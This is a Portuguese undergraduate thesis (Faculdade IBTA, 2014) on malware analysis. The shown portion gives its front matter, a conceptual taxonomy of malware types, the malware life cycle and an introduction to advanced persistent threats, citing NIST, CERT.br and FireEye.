

FACULDADE IBTA

Leomar Viegas JUNIOR

**ANÁLISE DE MALWARE:
COMPREENDENDO O FUNCIONAMENTO DE ARTEFATOS MALICIOSOS PARA
A GERAÇÃO MANUAL DE DEFESAS**

**SÃO PAULO
2014**

Leomar Viegas JUNIOR

**ANÁLISE DE MALWARE:
COMPREENDENDO O FUNCIONAMENTO DE ARTEFATOS MALICIOSOS PARA
A GERAÇÃO MANUAL DE DEFESAS**

Trabalho de Conclusão de Curso
apresentado à Faculdade de Tecnologia
IBTA para a obtenção do título de
Bacharelado em Ciência da Computação.

Orientador: Prof. Msc. Fabio Xavier

**SÃO PAULO
2014**

Leomar Viegas JUNIOR

ANÁLISE DE MALWARE:

COMPREENDENDO O FUNCIONAMENTO DE ARTEFATOS MALICIOSOS PARA A GERAÇÃO MANUAL DE DEFESAS

Trabalho de Conclusão de Curso
apresentado à Faculdade de Tecnologia
IBTA para a obtenção do título de
Bacharelado em Ciência da Computação.

Aprovado em ____/____/____

BANCA EXAMINADORA

Prof. Msc. Fabio Xavier
Faculdade de Tecnologia IBTA

Prof. XXXXXXXXXXXXXXXXXXXX
Faculdade de Tecnologia IBTA

Prof. XXXXXXXXXXXXXXXXXXXX
Faculdade de Tecnologia IBTA

“Um bit de proteção viral vale um megabyte de cura.”

Tim Fitzgerald

Agradeço principalmente a minha família que confiou em meu potencial para a realização desta conquista. Agradeço também a todos, amigos e professores, que me apoiaram e estiveram ao meu lado e acreditaram na conclusão desta tão importante etapa.

Muito obrigado.

RESUMO

Este trabalho consiste no processo de análise de *malwares*, com a descrição dos processos, métodos e ferramentas necessárias. O processo de detecção de *malwares* é descrito passo-a-passo, utilizando-se de técnicas de análise dinâmica e estática. Como prova de conceito, apresentam-se a realização das análises estáticas e dinâmicas de *malwares*, com os métodos e ferramentas descritas nesse trabalho, as técnicas de análise mais utilizadas, assim como demonstrando o desenvolvimento de defesas contra *malwares*, ilustrando a importância das análises de *malwares* e sua utilização como elemento essencial no cotidiano do usuário.

PALAVRAS CHAVE: Análise De Malware, Dinâmica, apt

ABSTRACT

This dissertation is related a malware analysis, describing the processes, methods and tools. The malware detection process is described step by step, using static and dynamic analysis techniques. As proof of concept, we present the static and dynamic analysis of malware, with the methods and tools described in this dissertation, the most commonly used analysis techniques, as well as demonstrating the development of defenses against malwares, illustrating the importance of malware analysis and its use as an essential element in the daily basis.

KEYWORDS:

LISTA DE SIGLAS

AIEA – Agencia Internacional de Energia Atômica

APT – *Advanced Persistent Threat* – Ameaça Avançada Persistente

C2 – Comando e Controle

CPU – *Central Processor Unit* – Unidade Central de Processamento

CPUID - é uma instrução complementar do processador e seu nome é derivado de *CPU IDentification*

DoS – *Denial of Service*

DOM - *Document Object Model*

EAX - *Highest Function Parameter* - Maior Parâmetro Função

FTP - Protocolo de Transferência de Arquivos

HIDS - *Host-based Intrusion Detection System* – Sistema de Detecção de Intrusão baseado em Computador

HP - *Hewlett-Packard*

HTTP - *Hypertext Transfer Protocol (HTTP)*, em português Protocolo de Transferência de Hipertexto

IceIX – *Malware IceIX* derivado do *malware Zeus*.

IDS - *Intrusion Detection System* – Sistema de Detecção de Intrusão

IPS - *Intrusion Prevention System* – Sistema de Prevenção de Intrusão

NAT – *Network Address Translation* – Tradução de Endereço de Rede

NFS – *Network File Server*

NIDS – *Network-based Intrusion Detection System* – Sistema de Detecção de Intrusão baseado em Rede

NIST - *National Institute of Standards and Technology*, em português: Instituto Nacional de Padrões e Tecnologia.

PHP - *Hypertext Preprocessor*

PLC - Controlador Lógico Programável ou Controlador Programável

PKI - Infraestrutura de Chaves Públicas

Stuxnet – *Malware Stuxnet*

SSH – *Secure Shell*

VBScript – *Visual Basic Script*

VM – *Virtual Machine* – Máquina Virtual

VMI – *Virtual Machine Introspection*

Web - é uma palavra da língua inglesa que significa "teia" e está relacionada a *internet*.

LISTA DE FIGURAS

Figura 1 Estudo de Custo de Cibercrimes em 2013: Relatório Global. Estudo de Benchmarking em Seis Países	16
Figura 2 Evolução das ameaças de segurança	17
Figura 2 Ciclo de vida de um malware.....	23
Figura 3 Principais características de uma APT	26
Figura 4 Ciclo de vida de uma APT	27
Figura 5 Ciclo de Ataque e Vida de uma APT.	29
Figura 6 Métodos de infecção em sistemas com conectividade à internet ou não conectados.	36
Figura 7 Processo da Análise Estática	57
Figura 8 Topologia utilizada nas análises de malware deste trabalho	78
Figura 9 Dashboard do Cuckoo Sandbox.	79
Figura 10 Início da análise do Malware video-facebook190.com.....	80
Figura 11 Destinos contatados pelo malware.....	80
Figura 12 Arquivos acessados e criados pelo Malware	81
Figura 13 Chaves de Registro do Microsoft Windows modificadas pelo malware.	82
Figura 14 Análise Estática do Malware, onde podemos observar o packer (UPX) e o idioma do mesmo.	82
Figura 15 Análise do malware utilizando o Ollydbg (debugger).	83
Figura 16 Bibliotecas utilizadas pelo Malware	84
Figura 17 Compilador utilizado pelo atacante para desenvolver o Malware	85
Figura 17 Análise estática do artefato malicioso, onde não ocorreu qualquer detecção por parte das assinaturas dos antivírus. A consulta é realizada online por meio da submissão do arquivo ao site www.virustotal.com	85
Figura 18- Interações do malware com o sistema operacional.	86
Figura 19 operações realizadas	86
Figura 20 Arquivos do tipo “dropper” que o malware realizou download.	87
Figura 21 Ao User-Agent do malware em questão foi utilizado como parâmetro a palavra “Bunda” no cabeçalho da requisição HTTP.	88
Figura 22 Dados sendo exfiltrados para o servidor de Comando e Controle (C2) através de call-backs realizados pelo malware.....	88
Figura 23 Dados sendo exfiltrados para o servidor de Comando e Controle (C2) através de call-backs realizados pelo malware.....	89
Figura 22 IDS e IPS abordados no trabalho.	91
Figura 25 Posicionamento de um IDS/IPS numa topologia de rede. (Baseada em: http://www.digitalundercurrents.com/blog/wp-content/uploads/2011/02/snort_topology.png)	94
Figura 26 Arquitetura interna de um IDS/IPS.	96
Figura 28 Padrão de tráfego de rede proveniente do worm Nimda.	96

Figura 28 Ao User-Agent do malware em questão foi utilizado como parâmetro a palavra “Bunda” no cabeçalho da requisição HTTP.	97
Figura 29 Validação e conversão para Shared Object da regra criada para detectar o malware video-facebook.com	98
Figura 32 Validação da assinatura criada para detectar o malware video-facebook.com . .	99
Figura 33 Captura de tráfego evidenciando as ações do malware video-facebook.com no computador infectado.	99
Figura 34 Validação da efetividade da regra criada para detectar e bloquear o malware video-facebook.com	100

SUMÁRIO

INTRODUÇÃO	13
1. O CÓDIGO MALICIOSO	16
1.1 MALWARE	19
1.1.1 CICLO DE VIDA DO MALWARE	21
1.2 APT – AMEAÇAS AVANÇADAS PERSISTENTES	23
1.2.1 CICLO DE VIDA E ATAQUE DE UMA APT	29
1.2.2 COMPORTAMENTO COMUM ÀS APT's	31
1.2.3 STUXNET	32
1.3 WEB MALWARES	37
2. VULNERABILIDADES EM POTENCIAL	46
2.1 ACESSO FÍSICO	46
2.2 CONECTIVIDADE	47
2.3 SISTEMAS DEDICADOS	47
2.4 ACESSO AOS MEIOS DE ARMAZENAMENTO	47
2.5 REDES DE COMPUTADORES	48
2.6 VULNERABILIDADES EM PLATAFORMAS DE USO COMUM	48
2.7 SISTEMAS DE USO ESPECÍFICO	49
2.8 SISTEMAS DE USO COMPARTILHADO	50
2.9 VULNERABILIDADES DESCONHECIDAS - ZERO DAY (0day)	50
3. PROTEÇÕES CONTRA MALWARES	51
3.1 GARANTIA DE INTEGRIDADE	51
3.2 PROJETO DE SISTEMAS AUTO-PROTEGIDOS	52
3.3 ANTIVÍRUS	53
3.4 SISTEMAS DE DETECÇÃO DE INTRUSÃO DE HOST (HIDS)	54
3.5 RESTRIÇÕES ESPECÍFICAS PARA SISTEMAS DE INFORMAÇÃO	55
4. ANÁLISE DE MALWARES	56
4.1 MÉTODOS DE ANÁLISE	56
4.1.1 ANÁLISE ESTÁTICA	57
4.1.2 ANÁLISE DINÂMICA	59
4.2 TÉCNICAS DE ANÁLISE	61
4.2.1 VIRTUAL MACHINE INTROSPECTION	61
4.2.2 HOOKING	67
4.2.3 DEBUGGING	68

4.2.4 ENGENHARIA REVERSA.....	68
4.2.5 DE-OFUSCAÇÃO.....	69
4.3. MÉTODOS DE EVASÃO DE ANÁLISES DE MALWARE	70
4.3.1 ANTI-DISASSEMBLY.....	70
4.3.2 OFUSCAÇÃO.....	71
4.3.3 CHECAGEM DE HARDWARE VIRTUAL – ANTI-VM	73
4.3.4 PACKER.....	75
4.3.5 ANTI-DEBUGGING	76
5. CASOS DE USO - ANÁLISE DINÂMICA DE MALWARES	78
5.1 SANDBOX UTILIZADA – Cuckoo Sandbox	78
5.2 ANÁLISES DE MALWARES EM AMBIENTE CONTROLADO	79
6. RESULTADOS – CRIANDO DEFESAS	90
6.1 A UTILIZAÇÃO DOS RESULTADOS NA CRIAÇÃO DE DEFESAS.....	90
6.2 UTILIZANDO HIDS/NIDS PARA ALERTAS E HIPS/NIPS PARA PREVINIR OU MITIGAR ATAQUES AUTOMATICAMENTE	90
6.2.1 IDS/IPS BASEADOS EM COMPUTADOR (HOST)	92
6.2.2 IDS/IPS BASEADOS EM REDE	93
6.3 CRIANDO ASSINATURAS DE IDS/IPS PARA BLOQUEIO DE AÇÕES MALICIOSAS	95
7. RELATO REAL	101
8. CONCLUSÃO.....	102
9. REFERÊNCIAS	103

INTRODUÇÃO

Entende-se por *Malware*:

“[...] também conhecido como código malicioso, refere-se a um programa que é secretamente inserido em outro programa com a intenção de destruir dados, executar programas destrutivos ou intrusivos, ou comprometer a confidencialidade, a integridade ou a disponibilidade de dados, aplicativos da vítima, ou sistema operacional.” (NIST, 2012)

Também se tem a definição de acordo com a cartilha de segurança da informação do CERT.br (2014), *malware* corresponde a um:

“[...] Termo genérico usado para se referir a programas desenvolvidos para executar ações danosas e atividades maliciosas em um computador ou dispositivo móvel. Tipos específicos de códigos maliciosos são: vírus, worm, bot, spyware, backdoor, cavalo de troia e rootkit.” (CERT.br, 2014)

Com a expansão populacional massiva da *Internet*, a tendência reflete-se no aumento do número de usuários com conexão à rede mundial, também sendo diretamente proporcional o número de sistemas com potencialidades vulneráveis a infecção. Os sistemas computacionais considerados em estado vulnerável submetem-se facilmente a serem explorados e expostos por atacantes que utilizam códigos maliciosos. Passando a exigir para isto diversas técnicas para que um *software* malicioso inicie sua execução nos sistemas; de acordo com Bacher (2007) as mais comuns são baseadas em engenharia social, exploração remota de serviços, *cross site scripting* e injeção de códigos. Sendo assim o comprometimento executado, o sistema torna-se de domínio do atacante podendo assim realizar as mais diversas ações ilícitas: roubo de dados sigilosos, envio de *spam*, até mesmo instalar programas adicionais para controlar remotamente o sistema infectado.

Já Masud (2008) ressalta que a propagação autônômica de *malwares* tornou-se uma das ferramentas mais utilizadas para o comprometimento de sistemas. Os *malwares* como *worms* e *bots* possuem características de propagação muito similar, buscando explorar máquinas consideradas vulneráveis e, por fim, comprometer o sistema. Os *malwares* de propagação automática pela rede, possuem uma característica muito particular que é serem muito heterogêneos.

Tornando possível a observação de variantes utilizadas em códigos maliciosos antigos, mas também e com maior frequência ultimamente os *malwares* que visam explorar vulnerabilidades não conhecidas, também denominadas de *zero-day*, ou vulnerabilidades do dia zero, pode-se exemplificar o *Stuxnet* que explorava quatro vulnerabilidades de dia zero. Destaca-se que a análise de tal tráfego malicioso é de suma importância para o entendimento das técnicas e características amplamente utilizadas pelas diferentes famílias de *malwares*.

Na atualidade, a defesa revela-se de vital importância contra códigos maliciosos são os sistemas de antivírus. Os antivírus é tipicamente baseado em um banco de dados de assinaturas onde se encontram caracterizados *malwares* conhecidos. Entretanto quando um malware não possui uma assinatura é necessário analisá-lo e entender como o seu comportamento afeta o sistema, para enfim desenvolver uma assinatura. Além da assinatura do *malware* é importante conhecer suas funcionalidades para que a remoção do *malware* do sistema seja efetivamente realizada.

Na abordagem tradicional a ação para analisar o comportamento de um programa é executá-lo num ambiente restrito - denominado *sandbox* - e observar suas ações. Os *sandboxes*, em particular, possuem a capacidade de executar um programa num ambiente virtualizado e fornecem relatório detalhado de suas ações.

Quando se deseja a identificação das funcionalidades de um *malware* como, por exemplo, a desativação do sistema de antivírus, é necessário correlacionar os eventos apresentados no relatório de funcionalidades do *malware*. Logo, este trabalho busca identificar características utilizadas pelos *malwares* com base na correlação de ações desempenhadas pelo mesmo, e através disso busca-se identificar características mais utilizadas pelos *malwares*, e soluções para a contenção de incidentes de segurança, baseado em soluções de detecção e prevenção de intrusão.

Atualmente, dentro do contexto, pode-se dizer que maioria da oferta de serviços são suportados por sistemas de informação. Tais sistemas revelam-se dependentes de tecnologias de informação avançadas para coletar, processar, distribuir, mostrar e armazenar os dados. Assim como qualquer sistema de informação são vulneráveis aos ataques mal-intencionados. Detentores de sistemas particulares e seus usuários diretos possuem uma especial responsabilidade em proteger tais sistemas contra estes ataques. Deve-se notar que os esforços neste sentido sustentam-se em tecnologias e procedimentos que precisam ser considerados durante todo o ciclo de vida do sistema de informação e analisado por desenvolvedores e usuários.

Assim os sistemas de informação apresentam novos desafios que muitas vezes não se encontram presentes em sistemas convencionais onde dados devem ser bem protegidos uma vez que os mesmos são necessários para proteger a integridade dos usuários tendo como princípio, serem seguros, eficientes e estarem de acordo com a legislação vigente no que se refere à segurança, privacidade e integridade dos dados.

Além da questão das inovações nas formas de ataques, o número crescente desses códigos maliciosos como destaca Finjan Research Center (2009) tal fato representa uma preocupação, não somente para as empresas, mas também para entidades governamentais, que devem se preocupar com ameaças que podem causar danos sistemas críticos de um país assim descrito por Chen e Abu-Nimeh (2011) e afetar diretamente a segurança física do cidadão desse país.

1. O CÓDIGO MALICIOSO

Nos casos de ataques realizados por meio de *malwares* tomaram uma dimensão tão grande que atividades simples como a navegação na *Web* (Chen et. al. 2011), (Cova et. al. 2010), a participação em redes sociais digitais (Stringhini et. al. 2010), (Yang et. al. 2011) e o uso de celulares (Becher et. al. 2011), (Egele et. al. 2011) tornaram-se perigosas.

No cenário nacional, quase a totalidade dos 352.925 incidentes reportados ao CERT.br entre janeiro e dezembro de 2013 referem-se a ataques envolvendo código malicioso.




Figura 1 Estudo de Custo de Cibercrimes em 2013: Relatório Global. Estudo de Benchmarking em Seis Países. (Ponemon Institute, 2013)

A imagem acima representa um estudo encomendado pela HP e realizado pelo *Ponemon Institute* no ano de 2013, reunindo uma amostra representativa de 234 empresas em seis países: Estados Unidos, Reino Unido, Austrália, Alemanha, França e Japão, que demonstra os custos por ataque cibernético (em milhões de dólares) nas organizações, o Instituto considerou o valor de US\$ 7,2 milhões o custo médio anual, com um crescimento líquido sob o ano anterior de cerca de 30%, sendo um dos

maiores culpados pelo alto custo financeiro causado por um ataque é relacionado à atividade de malwares de acordo com a *IBM Systems Magazine* (2011).




Figura 2 Evolução das ameaças de segurança (Pavel Laskov 2010)

Através de observações ao longo do tempo, pode-se notar uma maior incidência de grupos específicos de *malware*. Por exemplo, nos últimos cinco anos tem havido uma grande proliferação de *botnets*, tais como *Zeus*, *Conficker* e *Citadel*, gerando tentativas (muitas vezes frustradas) do fechamento destas por parte de autoridades e pesquisadores de segurança sendo ressaltados por autores como Stone-Gross (2011), Zhang (2011), Shin (2011), Cho (2010).

Atualmente encontra-se em desenvolvimento um projeto de rastreamento de *botnets*, com intuito de desativá-las, é o *ZeusTracker* (<https://zeustracker.abuse.ch>), com sede na Suíça, o mesmo rastreia não somente o Zeus, mas também outros malwares e suas *botnets* como o *Citadel* e o *IcelX*.

Com o atual destaque os *malwares* tem sido frequentemente responsáveis por sérios incidentes de proporções globais, tais como os recentes resultados do alastramento dos *malware StuxNet* destacado por Falliere (2010), *Zeus* destacado por Binsalleeh (2010) e *Conficker* destacado por Shin and Gu (2010), ou casos que ganharam

notoriedade no passado como, por exemplo, *I Love You* (2000), *Nimda* (2001), *Code Red* (2001), *Slammer* (2003), *Blaster/Sasser* (2004).

Embora tais grupos, ou famílias de *malware*, explorem essencialmente a vulnerabilidades atuais ou do contexto no qual estão inseridos, é comum a revisitação de antigos ataques, a reutilização de funções de artefatos anteriores ou mesmo a mutação de pequenos trechos do código, a qual pode levar à redução da detectabilidade das famílias cujas vacinas já são conhecidas e, em paralelo, manter as funcionalidades e o comportamento malicioso apresentados nos ancestrais. *Malwares* também podem utilizar *botnets* de outros *malwares*, coexistindo entre si, é o caso do *KINS* e do *Zeus* utilizando a *FastFlux Botnet* como verificado pelo site ZeusTracker (2015).

“[...] No âmbito da defesa, a mera identificação de um arquivo executável como sendo um malware conhecido (já coletado, analisado e talvez combatido) permite a tomada de contramedidas de maneira rápida e eficiente. Isto facilita a contenção de danos, minimiza prejuízos e reduz a possibilidade de infecção em redes e sistemas ainda intactos por meio de regras de bloqueio ou aplicação de patches de segurança.” (FILHO et al 2011)

Com isso, é necessário haver meios de se identificar *malware* para que ações defensivas possam ser coordenadas, ao mesmo tempo em que sejam obtidos conhecimentos sobre o comportamento de um determinado *malware* e sobre a possível extensão dos danos aos sistemas comprometidos por este código específico. A solução mais tradicional para identificação de *malware* ainda é o uso de antivírus. Porém, é cada vez mais comum a utilização de sistemas de análise dinâmica para traçar a execução de um programa e verificar por ações maliciosas. Adiante, será apresentada uma taxonomia sucinta de algumas classes importante de malwares, assim como a identificação de comportamentos maliciosos, e discutiremos brevemente problemas relacionados ao emprego de mecanismos antivírus, da análise estática de *malware* e, por fim, da análise dinâmica, cujo qual se baseia este estudo.

1.1 MALWARE

Ao evidenciar-se criteriosamente o artefato danoso ou *malware* que serão detalhados ao longo deste trabalho com intuito de caracterizar o tipo de *software* não autorizado que é incluído ou inserido dentro de um sistema de informação.

Tem-se que os ataques que utilizam *malwares* são arquitetados por *softwares* que infectam os computadores com intuito de controlar determinados equipamentos. Usualmente, este tipo de *software* consiste em interferir na funcionalidade esperada do sistema ou equipamento em questão. *Malwares* atacam, tipicamente, quaisquer computadores que possam alcançar e não somente sistemas de informação. Estes *softwares* causam perdas ou danos consideráveis aos dados, prejudicam o funcionamento de equipamentos e podem inclusive produzir danos irreparáveis ao *hardware* utilizado, como no caso das centrífugas de urânio iranianas danificadas pelo *Stuxnet* descrito em VirusBlokAda (2010).

Pela concepção de Peter Szor (2005), tais códigos podem assumir as seguintes definições, como classes de códigos maliciosos, com isto sua taxonomia será:

Vírus - Segundo Fred Cohen, considerado o pai dos vírus de computador, “[...] um vírus é um programa que é capaz de infectar outros programas pela modificação destes de forma a incluir uma cópia possivelmente evoluída de si próprio.” Os vírus costumam infectar seções de um arquivo hospedeiro, propagando-se através da distribuição deste arquivo. Comumente, os vírus necessitam ser acionados e propagados por uma entidade externa (e.g., usuário).

Worm - Os *worms*, por sua vez, propagam-se pela rede e em geral não necessitam de ativação por parte do usuário. Outra característica é a independência de outro programa para disseminação e ataque. Alguns *worms* podem carregar dentro de si outro tipo de *malware*, que é descarregado na vítima após o sucesso da propagação e do ataque.

Trojan – também conhecido por Cavalos-de-Tróia são tipos comuns de *malware* cujo modo de infecção envolve despertar a curiosidade do usuário para que este o execute e comprometa o sistema. Este tipo de código malicioso também pode ser encontrado

em versões modificadas de aplicações do sistema operacional, substituídas por indivíduos maliciosos. Estas versões apresentam as mesmas funcionalidades da aplicação íntegra, porém também contêm funcionalidades adicionais com a finalidade de ocultar as ações malignas.

Backdoor - Tradicionalmente, as *backdoors* permitem a um atacante a manutenção de uma máquina comprometida por abrirem portas que permitem a conexão remota. Outro tipo de *backdoor* envolve erros na implementação de uma aplicação ou sistema que o tornam vulnerável e podem levar à execução de código arbitrário na máquina da vítima.

Downloader - Um programa malicioso que se conecta a rede para obter e instalar um conjunto de outros programas maliciosos ou ferramentas que levem ao domínio da máquina comprometida. Para evitar dispositivos de segurança instalados na vítima, é comum que *downloaders* venham anexos às mensagens de correio eletrônico e, a partir de sua execução, obtenham conteúdo malicioso de uma fonte externa. (e.g., Web site).

Dropper - Possui características similares as dos *downloaders*, com a diferença que um *dropper* é considerado um “instalador”, uma vez que contém o código malicioso compilado dentro de si.

Rootkit - É um tipo especial de *malware*, pois consiste de um conjunto de ferramentas para possibilitar a operação em nível mais privilegiado. Seu objetivo é permanecer residindo no sistema comprometido sem ser detectado e pode conter *exploits*, *backdoors* e versões trojan de aplicações do sistema. Os *rootkits* modernos atacam o *kernel* do sistema operacional, modificando-o para que executem as ações maliciosas de modo camuflado. Este tipo de *rootkit* pode inclusive interferir no funcionamento de mecanismos de segurança.

E de acordo com o MITRE (1993) ainda tem-se:

Arquivos aparentemente não executáveis - *malwares* que parecem ser arquivos de dados. Entretanto, quando acessados, os mesmos tornam-se executáveis, realizando operações indesejadas, como por exemplo arquivos de imagens, *JPEG* ou *PNG*, ou do tipo texto, tais como *Microsoft Word (doc ou docx)* ou *Adobe Reader (pdf)*.

Usuários não autorizados - usuários que, fazendo uso de algum tipo de *Malware* mascarado, transformam-se em usuário autorizado, comprometendo a confidencialidade dos dados. Relacionado com o conceito de falsidade ideológica e roubo de identificação.

Bombas-relógio - programa que contém informação escondida. Os mesmos operam de acordo com o esperado até um dado momento, onde, ativados por certo evento, produzem ações maléficas ao sistema;

Denial of Service (DoS) - ataques que criam circunstâncias, frequentemente externas ao sistema alvo, que intencionalmente interferem na operação normal do sistema. Ataques do tipo *DoS* não necessitam de modificações no sistema alvo. Os mesmos exploram alguns defeitos conhecidos do sistema que não tenham sido corrigidos através do envio de dados que causam danos ao sistema.

Spywares: malwares que, uma vez incorporados ao sistema, modificam partes do *software*, causando danos ao próprio sistema, ao *hardware* e aos dados dos usuários. Devido ao uso em larga escala das redes de computadores e da *Internet*, os vírus e espiões se tornaram muito frequentes atualmente.

Uma vez instalado, o *malware* tentará efetuar diversas operações privilegiadas no sistema ou simplesmente causar diversos ataques *DoS*, geralmente lançando mão de *botnets*, fazendo com que a rede de destino se torne instável e muitas vezes inoperante.

Alguns *malwares* são criados para produzir algum dano nos sistemas alvo a posteriori. Incubados ou latentes dentro destes sistemas, os mesmos podem se espalhar para o sistema alvo sem serem notados.

1.1.1 CICLO DE VIDA DO MALWARE

De acordo com a FireEye (2013), conclui-se que, o Ciclo de Vida do *Malware* possui as respectivas fases:

Fase de Exploração

Quando um atacante explora as vulnerabilidades no sistema alvo com o objetivo de ganhar privilégios e executar código, estes “*exploits*” são especialmente perigosos pois geralmente são invisíveis, ou seja, agem sem o conhecimento do usuário. A exploração das vulnerabilidades pode ocorrer de diversas formas, tais como, durante a navegação na *internet* pelo usuário ou quando o mesmo faz o *download* de arquivos tais como *Microsoft Word* ou *Adobe Reader*, assim como arquivos executáveis contendo binários já previamente carregados no executável.

Fase de Entrega do “Payload”

O *malware* tentará obter controle sob o sistema por meio da instalação de um programa chamado “*dropper*”, este poderá ser uma espécie de cliente para servidores de “*callback*”, ou por meio dele realizar ações de instalação de novos programas e serviços indesejados na máquina do usuário. Atividades comuns de um “*dropper*” é a criação de arquivos no sistema, infecção de aplicações confiáveis e estabelecimento de rotinas de inicialização.

Fase de “Callback”

Os *malwares* realizam *callbacks* a partir da rede interna, teoricamente confiável, para se comunicar livremente, através do *firewall*, com os servidores de Comando e Controle (C&C), com isso o *malware* estabelece uma conexão de longo prazo, sendo assim, até que o mesmo seja descoberto e os meios para contê-lo sejam aplicados, o *malware* continuará a roubar dados contidos no computador do usuário, tais como capturar telas, histórico de navegação, credenciais, *cookies*, documentos e dados provenientes de dispositivos de entrada e saída, por exemplo teclado e *mouse*, ou até mesmo transformar o computador em um nó de uma *botnet*.




Figura 3 Ciclo de vida de um malware. FireEye (2013)

1.2 APT – AMEAÇAS AVANÇADAS PERSISTENTES

A Ameaça Persistente Avançada, ou *APT*, tem sido atualmente relatada como a mais importante ameaça em ascensão para os profissionais de segurança da informação se protegerem adequadamente. Uma vez que o termo foi criado em 2006, tem-se desenvolvido como uma "*buzzword*" em toda a indústria de segurança da informação representando o "pesadelo de ataques". (ASK, Merete et al2013)

Este trabalho visa demonstrar que a *APT* vem a ser uma ameaça relevante para qualquer organização, para ser considerada e levada a sério. Evitá-la como uma estratégia de segurança é praticamente um desperdício de tempo, dada a natureza focalizada dos ataques *APT*. Sem dúvida, um desafio, este trabalho conclui que é bastante possível, em muitas maneiras, de melhorarmos a segurança para protegermos melhor e eficientemente lidar com ataques de *APT*, caso ocorram. Devido à sua natureza sofisticada e complexa no entanto, este relatório conclui que

APT não representa uma das principais forças motrizes fortes em segurança da informação hoje. Não só como uma ameaça considerável, mas em termos de forçar o que parece tornar-se uma mudança de paradigma na forma como a segurança da informação é abordada. (ASK, Merete et al 2013)

De acordo com a *IBM Security Solutions* (2011) pode-se constatar em Israel, um ataque realizado utilizando um cavalo de tróia para espionagem industrial, permaneceu sem ser detectado por 18 meses. Este ataque exemplifica diretamente a tendência dos novos ataques a que tendem a “voar sob o radar” de proteção existente, e roubar dados pelo maior tempo possível antes de serem detectados. No incidente de Israel, a propriedade intelectual foi roubada durante 18 meses de infecção sem qualquer desconfiança da vítima.

